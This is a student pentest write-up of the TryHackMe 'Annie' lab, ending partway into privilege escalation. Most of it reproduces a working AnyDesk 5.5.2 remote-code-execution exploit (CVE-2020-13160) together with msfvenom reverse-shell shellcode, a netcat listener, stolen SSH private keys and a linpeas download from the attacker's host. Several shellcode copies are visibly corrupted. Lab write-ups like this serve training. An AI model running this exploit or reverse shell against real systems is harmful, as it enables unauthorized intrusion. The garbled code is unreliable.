

Penetration Testing Report TryHackMe "Annie"

Difficulty: **Medium**

IP Address: **10.10.X.X**

Pentest date: **2023-02-08**

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com

Roconesanse

Ping check

```
ping $IP
```

```
PING 10.10.X.X (10.10.X.X) 56(84) bytes of data.  
64 bytes from 10.10.88.6: icmp_seq=1 ttl=63 time=98.0 ms  
64 bytes from 10.10.88.6: icmp_seq=2 ttl=63 time=122 ms
```

Scan open ports

```
nmap -sV -vv -sC $IP
```

```
22/tcp open  ssh          syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 72d72534e807b7d96fbad6981aa317db (RSA)  
| ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQDA0R7eKVAIQzgsQ1QLoI7zzRYcaNBJ0wZtCbG1n5LR51Jfr2CC6+IVVxzleo0wCt  
fV9tcgtRXVdrju+29xaBR/Hin16MAf7QM4cY5dt46pgADnbwSXAy8GpnuCT10t  
TrL27gPKM2ayqmlpnKSxL2daP5uhkuoZCI3EY0vbaoPn4/u4vKeH64bk/s5zTE2JeIV/CwQnheYc1ZhwiJQD5k11735k+N  
fhD7pmhNY+QpG6qZNYFZ4APqdkttrnDFetks0kC2NF4D8/00jDsYkmofeIe+2fe01BH04KFnR  
rKI3aSNDQdeNIQIL7LgKufgQ+yP0WmRL0Thsiwu22jUG/80t1f  
| 256 721026ce5c53084b6183f87ad19e9b86 (ECDSA)  
| ecdsa-sha2-nistp256  
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH+EwC6q+M+qEr2TTccTtvcNF7dfougjgrZzZG4Shp  
TnNo1KXJy6iTnW/aL9mxm/ecZVSF45w3Z3IYWai9nfrdU=  
| 256 d10e6da84e8e20ce1f0032c1448dfe4e (ED25519)  
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBgcqbntpdHoH14/wXi5gysaIvv0h0k+VvCUNmVjhkMQ  
7070/tcp open  ssl/realserver? syn-ack  
ssl-cert: Subject: commonName=AnyDesk Client  
| Issuer: commonName=AnyDesk Client
```

Scan finding open port

```
nmap -p 22,7070 -sV -sC $IP
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72d72534e807b7d96fbad6981aa317db (RSA)
|   256 721026ce5c53084b6183f87ad19e9b86 (ECDSA)
|_  256 d10e6da84e8e20ce1f0032c1448dfe4e (ED25519)
7070/tcp  open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation

Check exploit related to any-desk software. CVE-2020-13160 was first ranked in google search.

<https://www.exploit-db.com/exploits/49613>

```
# AnyDesk 5.5.2 - Remote Code Execution
```

EXPLOIT
DATABASE

AnyDesk 5.5.2 - Remote Code Execution



EDB-ID: 49613

CVE: 2020-13160

EDB Verified: ✓

Author: SCRYH

Type: REMOTE

Exploit:  / 

Platform: LINUX

Date: 2021-03-03

Vulnerable App:

Exploit Title: AnyDesk 5.5.2 - Remote Code Execution

Date: 09/06/20

Exploit Author: scryh

Vendor Homepage: <https://anydesk.com/en>

Version: 5.5.2

Tested on: Linux

Walkthrough: <https://devl0pment.de/?p=1881>

#/usr/bin/env python

import struct

import socket

import sys

ip = '192.168.x.x'

port = 50001

```

ip = '192.168.x.x'
port = 50001

def gen_discover_packet(ad_id, os, hn, user, inf, func):
    d = chr(0x3e) + chr(0xd1) + chr(0x1)
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += chr(0x2) + chr(os)
    d += struct.pack('>I', len(hn)) + hn
    d += struct.pack('>I', len(user)) + user
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf
    d = chr(0)
    d += struct.pack('>I', len(func)) + func
    d += chr(0x2) + chr(0xc3) + chr(0x51)
    return d


# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.y.y LPORT=4444 -b '\x00\x25\x26' -f python -v shellcode
shellcode = b''
shellcode += b'\xd8\x31\xce9\x48\x01\xe9\xf6\xff\xff\xff\x48'
shellcode += b'\xd8\x85\xe6\xff\xff\xff\xff\x48\xb6\xcb\x46\x48'
shellcode += b'\x6c\xed\xad\xeb\xf8\x48\x31\x58\x27\x48\x2d'
shellcode += b'\xf8\xff\xff\xff\x4e2\xfd\x0a\x6f\x18\x45\x87'
shellcode += b'\xa6\xbf\x91\xca\x18\x4d\xf9\x6a\x53\x48\x42'
shellcode += b'\xc9\x46\x41\xd1\x2d\x0c\x06\xf8\x9a\x0e\x4c9'
shellcode += b'\xa8\x87\xbd\xba\x91\x01\x1e\x4d\xf69\x87\x7a7'
shellcode += b'\xb6\x34\x3d\x88\x2a\x4d\x05\xab\x0e5\x0e\x3d'
shellcode += b'\x2e\x7b\x34\x74\xec\x5b\x4d\x9a9\x2f\x2e\x43'
shellcode += b'\x9e\xcc\x0a\x08\x43\x43\xff\x43\x0a\x0a\x69'
shellcode += b'\xd\x4d\x43\x48\x06\x6c\xed\xad\x0a\xfb'

print('sending payload ...')
p = gen_discover_packet(4019, 1, '\x85\xfe15\x18\x016551n', shellcode, '\x85\xfe18472249x0351n', 'ad', 'main')
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(p, ('ip', port))
s.close()
print('reverse shell should connect within 5 seconds')

```

Create exploit payload

```
nano exploit.py
```



Copy the exploit to local host machine and edited a couple of this.

- IP Address
- Shellcode
- Below is the shellcode I generated

The command used was


```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.18.X.X LPORT=4444 -b "\x00\x25\x26" -f python  
-v shellcode
```

Host machine - check ip adress with tun0

```
ip a
```

```
tun0:  
inet 10.18.X.X/X
```

Host machine - replacing the IP address



Ctrl+K removing all lines

```
GNU nano 7.2 exploit.py *

def gen_discover_packet(ad_id, os, hn, user, inf, func):
    d = chr(0x3e)+chr(0xd1)+chr(0x1)
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += chr(0x2)+chr(os)
    d += struct.pack('>I', len(hn)) + hn
    d += struct.pack('>I', len(user)) + user
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf
    d += chr(0)
    d += struct.pack('>I', len(func)) + func
    d += chr(0x2)+chr(0xc3)+chr(0x51)
    return d

# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.y.y LPORT=4444 -b "\x00\x25\x26" -f python -v shellcode
shellcode = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\xcb\x46\x40"
shellcode += b"\x6c\xed\xa4\xe0\xfb\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\xa1\x6f\x18\xf9\x87"
shellcode += b"\xa6\xbf\x91\xca\x18\x4f\x69\xa5\x33\xa8\x42"
shellcode += b"\xc9\x46\x41\xd1\xd2\x0c\x96\xf8\x9a\x0e\x9"
shellcode += b"\x8a\x87\xb4\xba\x91\xe1\x1e\x4f\x69\x87\xa7"
shellcode += b"\xbe\xb3\x34\x88\x2a\x4d\xb5\xab\xe5\x8e\x3d"
shellcode += b"\x2c\x7b\x34\x74\xec\x5b\xd4\xa9\x2f\x2e\x43"
shellcode += b"\x9e\xcc\xe0\xa8\x83\xcf\xa7\x3e\xba\xec\x69"
shellcode += b"\x1d\xc4\x43\x40\x6c\xed\xa4\xe0\xfb"

print('sending payload ...')
```

Used this exploit with a Small modification. Change ip address as well as shellcode.

```
GNU nano 7.2 exploit.py *

def gen_discover_packet(ad_id, os, hn, user, inf, func):
    d = chr(0x3e)+chr(0xd1)+chr(0x1)
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += chr(0x2)+chr(os)
    d += struct.pack('>I', len(hn)) + hn
    d += struct.pack('>I', len(user)) + user
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf
    d += chr(0)
    d += struct.pack('>I', len(func)) + func
    d += chr(0x2)+chr(0xc3)+chr(0x51)
    return d

# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.y.y LPORT=4444 -b "\x00\x25\x26" -f python -v shellcode
print('sending payload ...')
p = gen_discover_packet(4919, 1, '\x85\xfe%1$*1$x%18x%165$ln'+shellcode, '\x85\xfe%18472249x%93$ln', 'ad', 'main')
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(p, (ip, port))
s.close()
print('reverse shell should connect within 5 seconds')
```

Copy and put to nano file exploit.py

```
shellcode = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\xcb\x46\x40"
shellcode += b"\x90\x17\x5d\x03\x04\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x8c\x35\x27\x09\x7d"
shellcode += b"\x5f\x5c\x6e\xe7\x42\x70\x95\x5f\xca\x4b\xbd"
shellcode += b"\xe4\x1c\x5c\xb8\x1d\x4f\x09\xd2\xb7\x54\xf6"
shellcode += b"\x76\x7d\x4d\x59\x6e\xcc\x44\x70\x95\x7d\x5e"
shellcode += b"\x5d\x4c\x19\xd2\x15\xb1\x4f\x52\x06\x71\x10"
shellcode += b"\x76\x44\xc8\x8e\x15\xb8\x2b\x84\x75\x11\xbf"
shellcode += b"\x64\x35\x03\x57\xae\x95\x98\xc2\x40\x15\x8a"
shellcode += b"\xe2\xe9\x19\x7f\x90\x17\x5d\x03\x04"
```

Run exploit.py

```
python2 exploit.py
```

```
sending payload ...
reverse shell should connect within 5 seconds
```

Local host machine - reverse shell to access the user Annie

```
nc -lvnp 4444
```

Get shell

```
listening on [any] 4444 ...
connect to [10.18.X.X] from (UNKNOWN) [10.10.X.X] 59492
id
uid=1000(annie) gid=1000(annie)
groups=1000(annie),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
whoami
annie
```

Flag user.txt

```
ls -la
-rw-rw-r-- 1 annie annie 23 Mar 23 2022 user.txt
```


```
total 96
drwxr-xr-x 17 annie annie 4096 Mar 23 2022 .
drwxr-xr-x  3 root  root  4096 Mar 23 2022 ..
-rw----- 1 annie annie  640 Mar 23 2022 .ICEauthority
drwxr-xr-x  3 annie annie 4096 Mar 23 2022 .anydesk
-rwxrwxr-x  1 annie annie   41 Mar 23 2022 .anydesk.sh
lrwxrwxrwx  1 annie annie    9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r--  1 annie annie  220 Mar 23 2022 .bash_logout
-rw-r--r--  1 annie annie 3771 Mar 23 2022 .bashrc
drwx----- 8 annie annie 4096 Mar 23 2022 .cache
drwx----- 9 annie annie 4096 Mar 23 2022 .config
drwx----- 3 annie annie 4096 Mar 23 2022 .dbus
drwx----- 3 annie annie 4096 Mar 23 2022 .gnupg
drwx----- 3 annie annie 4096 Mar 23 2022 .local
-rw-r--r--  1 annie annie  807 Mar 23 2022 .profile
-rw-r--r--  1 root  root    66 Mar 23 2022 .selected_editor
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 .ssh
-rw-r--r--  1 annie annie    0 Mar 23 2022 .sudo_as_admin_successful
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Desktop
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Documents
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Downloads
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Music
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Pictures
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Public
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Templates
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Videos
-rw-rw-r--  1 annie annie  23 Mar 23 2022 user.txt
```

Check file .ssh


```
cd .ssh
ls
authorized_keys
id_rsa
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

Copied the content and create the file id_rsa in ouran host virtual machine



```
nano id_rsa
```



```
chmod 400 id_rsa
```

Remote ssh login to user account Annie

```
ssh annie@10.10.X.X -i id_rsa
```

Download RSA PRIVATE KEY

```
ssh-keygen
```

```
ls -la
total 20
drwxr-xr-x  2 annie annie 4096 Feb  2 16:07 .
drwxr-xr-x 17 annie annie 4096 Mar 23  2022 ..
lrwxrwxrwx  1 annie annie   9 Mar 23  2022 .bash_history -> /dev/null
-rw-----  1 annie annie  553 Mar 23  2022 authorized_keys
-rw-rw-r--  1 annie annie 1679 Feb  2 16:07 id_rsa
-rw-r--r--  1 annie annie  395 Feb  2 16:07 id_rsa.pub
```

Check RSA PRIVATE KEY

```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAA3+zhBChp1WyM0J0pTASii0mWIEPMT0fW+Qadcc7ibKrp+TFq
j6VBYKUiEH2je7097SbxbR04LKZBDVjJYQqQJFhf2FihcTdCgbnjuDtHexu20ACT
wwwb3pX4MtUx04jBZjg8g50g7Gk49mETCaqhW8ES+n6BpEqwoU0NYM2h1yy44s+S
iLxg/tpDR5e7U8zretHB5wfXed4mPQMhqfLRkc2Vm07Q82+vqe4BZM4YLG6+DhjQ
8cK04BNVM0PCPY470A8Db8HRCd5GNILS+J9iQFAwi8+Ab4Jx9rgLdc/DmJrXe180
nZhDVcstEg1KAWs8KyncNe1j44XgiLDASrXkTwIDAQABAoIBAQDfNFF/QYFtGgyr
A+UnPx98dcoNU0deZ2+jPrLF9MDCLQ0YP2fG06T9Xt2zEH1hMP/g7YixX0mhx/7j
/PK05maTs/u1vYL/RWPnx5Fz3LL9xbx0TaT8MN/zWW3T1AtFbqXI7JL1X7SnsqLz
BARKCE9bFH0EeYFkcIbr4dBKA+8keTRocE0TamU2R0lnDcS7N7LBLdwJ3T1jvZIU
grtrUDKdUtI/eLGf6/bUdDI7Bw+p4EG6L7RFJRA0Ewe02bN17hl+EdA3oDKEtbG
Rai2z152+z14WZc7i09vF/kLMnd/KpE8ooumNMq/PUwckn8LVX0zt5mTso066eTn
JLumRYbRAoGBA0/E9PyQAT6VnctH1dHL4zjo+TT5yuQLWd042wMazF7HkTqWnsIk
eVkbJks8BTZiH5Z0YrV4X7IpAdqrCL4u6QfNFHT9Hs/q0Ihscx7zDyEF+59noe/5
4px5ZEdXwUN5D8mewTfu0/bwitIDPEVnquFXW44NWNQTqeevBzww64SdAoGBA08V
Wue4Ep+N0d4xn6Wj063ZGGISXB+15B0sUSZJcaam2f5YAWkzTxFnopMCu1+aMP56
AX5zuu0Tjxjgd7Tj9aLuGG+8S6vSgVG+U0h438MtlGc0EFzs0PQgbieghAHSTaER
K/0Bo69QXS1Zb6JHRBfbs3rb85xauE68aeMduZrbAoGAA584DDCotCdSc0Wu5zJr
Rkr0q0w1Emk2CCq8tD1NaQkeuoHX+BrQ8nWkiHJpqb6lt46LoC4nU+umqYT37SBM
SN/iNTo1ovJrIARzYL5PNjJ+8JOCMLvXnoF+8Ez1EG3dvS/2vz+NnodXsYB3Ap1k
SW8mZ0jytJFveZ59P32B00kCgYEAKpceaMtVJ9zYqWL1xwKB2gMtTxyAvariZfzB
ON95Prw5FxfjwrIcYKMzJQqg+i9WnyrAV8GmXImhcKd2fqBrJinwFoaTrJMvqHKu8
tsfeMvbkche0ctsnxI+J2uQxbEh87o/vz65MpXZ52w9mQjK+Dn7X2jG4eZqqNSwI
JIgaQFcCgYEAxipi72h6psUFImldLyEA4ubYFYNAKD7FGq07xRfjcTS7FFiIKy+
ZV0Czcitdvg40xd8y7To1kXSnAEQJEs19dE501pLZqZEqBUDABVwzXyNDtdf7IyV
s5kBTa9DgB4YodskR9czE0X1nq49JITKeqDuIRwy9yEejv8PWubiwF8=
-----END RSA PRIVATE KEY-----
```

Copy RSA PRIVATE KEY

```
kali 0 • 4 nc
File Actions Edit View Help
A+UnPx98dcoNU0deZ2+jPrLF9MDCLOQYP2fG06T9X12zEH1hMP/g7YixX0mhx/7j
/PK05maTs/ulvYL/RWpNx5Fz3LL9xbx0TaT8MN/zW3T1AtFbqXI7Jl1X7SnsqLz
BARCKCE9bFHOeYFkIbr4d8KA+8keTRocE0TamU2R0lnDcS7N7LbLdwJ3T1jvZIU
grtUDKdutiI/eLGFg/bUddI7Bw+p4EG6l7RFJRA0Ewye02bNl7h1+EdA3oDKetbG
Ra12zL52+z14WZc7i09vF/kLMnd/KpE8oomNMq/PUwckn8LVX0zt5mTso066eTn
JLumRYbRAoGBAO/E9PyQAT6VnctH1dHL4z+jo+TT5yuQLWd042wMazF7HkTqWnsIk
eVkbJks8BTZiH5ZOYrV4X7IpAdqrCL4u6QfNFHT9Hs/q0Ihscx7zDyEF+59noe/5
4px5ZEdXwUN5D8mewTfu0/bwitiDPEVnquFXW44NWNQQTqeevBzwv64SdAoGBAO8V
Wue4Ep+N0d4xn6Wj063ZGGISXB+L5B0sUSZJcaam2f5YAWkzTxFnopMCuL+aMP56
AX5zuu0Tjxjgd7T7J9aluGG+8S6vSgVG+U0h438MTlGc0EFz50PQgbieghAHSaER
KX0Bo69QXS1Zb6JHR8fbs3rb85xauEG8aeMduZrbAoGAA584DDCotCdScOWu5zJr
Rkr0Q0w1Emk2CCq8tDlNaQkeuoHX+BrQ8nWkiHJpqb6l4GLoC4nU+umqYT375BM
SN/iNtoIovJrIARzYL5PNjJ+8JOCMLvXnoF+8EzIEG3dvS/2vz+NnodXsYB3Ap1k
SW8m20jytJFveZ59P32B00kCgYEAKpceaMtVJ9zyqWL1xwKB2gMLTxyAvarizFzB
ON95Prw5FxfjwIcYKzJQqg+19WnyrAV8GmXImhcKd2fqBrJinwFoaTrJmvqHKu8
tsfeMvbkcheOctsnxi+J2uQxbEh87o/vz65MpZS2w9mQjK+Dn7X2jG4eZqqNSwI
JigaQfcGyEAmXip172h6psUFImlDlyEA4ubYfYNAKD7Fgq07xRFjctS7FF1IKy+
ZV0Czcitdv40xd8y7To1kXSnAEQJES19dE501pLZqZEQU0ABVwzXyNDtdf7IyV
s5k8ta9DgB4YodskR9czEOXInq49JITKeqDuIrwy9Ejy98PWubiwF8=
-----END RSA PRIVATE KEY-----

Active Machine Information

ls -la
ls: cannot access '-la': No such file or directory
ls -la
total 20
drwxr-xr-x  2 annie annie 4096 Feb  8 09:54 .
drwxr-xr-x 17 annie annie 4096 Mar 23 2022 ..
lrwxrwxrwx  1 annie annie   9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r--  1 annie annie 553 Mar 23 2022 authorized_keys
-rw-rw-r--  1 annie annie 1679 Feb  8 09:54 id_rsa
-rw-r--r--  1 annie annie 395 Feb  8 09:54 id_rsa.pub
mv id_rsa.pub authorized_keys
```

```
ls -la
total 20
drwxr-xr-x  2 annie annie 4096 Feb  8 09:54 .
drwxr-xr-x 17 annie annie 4096 Mar 23 2022 ..
lrwxrwxrwx  1 annie annie   9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r--  1 annie annie 553 Mar 23 2022 authorized_keys
-rw-rw-r--  1 annie annie 1679 Feb  8 09:54 id_rsa
-rw-r--r--  1 annie annie 395 Feb  8 09:54 id_rsa.pub
mv id_rsa.pub authorized_keys
```

Create new id_rsa key file

```
nano id_rsa
chmod 400 id_rsa
```

Post-Exploitation

Gaining access from ssh Annie user

Login to the server via SSH. Looking at the screenshot below the login was successful

```
ssh annie@10.10.X.X -i id_rsa
```

```
kali 0 • 2 ssh
File Actions Edit View Help
~/workspace/thm - ssh annie@10.10.147.156 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-173-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Sat May 14 16:03:44 2022 from 192.168.58.128
annie@desktop:~$
```

Accessing Annie's user account


```

annie@desktop:~$ whoami
[13/20]
annie
annie@desktop:~$ id
uid=1000(annie) gid=1000(annie)
groups=1000(annie),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
annie@desktop:~$ ls -la
total 96
drwxr-xr-x 17 annie annie 4096 Mar 23 2022 .
drwxr-xr-x  3 root  root  4096 Mar 23 2022 ..
drwxr-xr-x  3 annie annie 4096 Mar 23 2022 .anydesk
-rwxrwxr-x  1 annie annie   41 Mar 23 2022 .anydesk.sh
lrwxrwxrwx  1 annie annie    9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r--  1 annie annie  220 Mar 23 2022 .bash_logout
-rw-r--r--  1 annie annie 3771 Mar 23 2022 .bashrc
drwx-----  8 annie annie 4096 Mar 23 2022 .cache
drwx-----  9 annie annie 4096 Mar 23 2022 .config
drwx-----  3 annie annie 4096 Mar 23 2022 .dbus
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Desktop
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Documents
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Downloads
drwx-----  3 annie annie 4096 Mar 23 2022 .gnupg
-rw-----  1 annie annie  640 Mar 23 2022 .ICEauthority
drwx-----  3 annie annie 4096 Mar 23 2022 .local
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Music
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Pictures
-rw-r--r--  1 annie annie  807 Mar 23 2022 .profile
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Public
-rw-r--r--  1 root  root    66 Mar 23 2022 .selected_editor
drwxr-xr-x  2 annie annie 4096 Feb  8 10:01 .ssh
-rw-r--r--  1 annie annie    0 Mar 23 2022 .sudo_as_admin_successful
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Templates
-rw-rw-r--  1 annie annie   23 Mar 23 2022 user.txt
drwxr-xr-x  2 annie annie 4096 Mar 23 2022 Videos
annie@desktop:~$ whoami
annie

```

Flag user.txt

```

annie@desktop:~$ cat user.txt
THM{N0t_Ju5t_ANY_D3sk}

```

Host - Python3

```
python3 -m http.server 8080
```

Now that we have the user flag we can enumerate the box while trying to find a privilege escalation vector. I started by running linpeas

Target - Download and run Linux-peas.sh

```
wget http://10.18.X.X:8080/linux-peas.sh
```

```
bash linux-peas.sh
```

Privilege Escalation

PrivEsc - setcap

Looking through the output of linpeas we discover an unusual SUID bit binary called setcap

```
/sbin/setcap
```

Python code to access root user

```
annie@desktop:~$ which python3
```

```
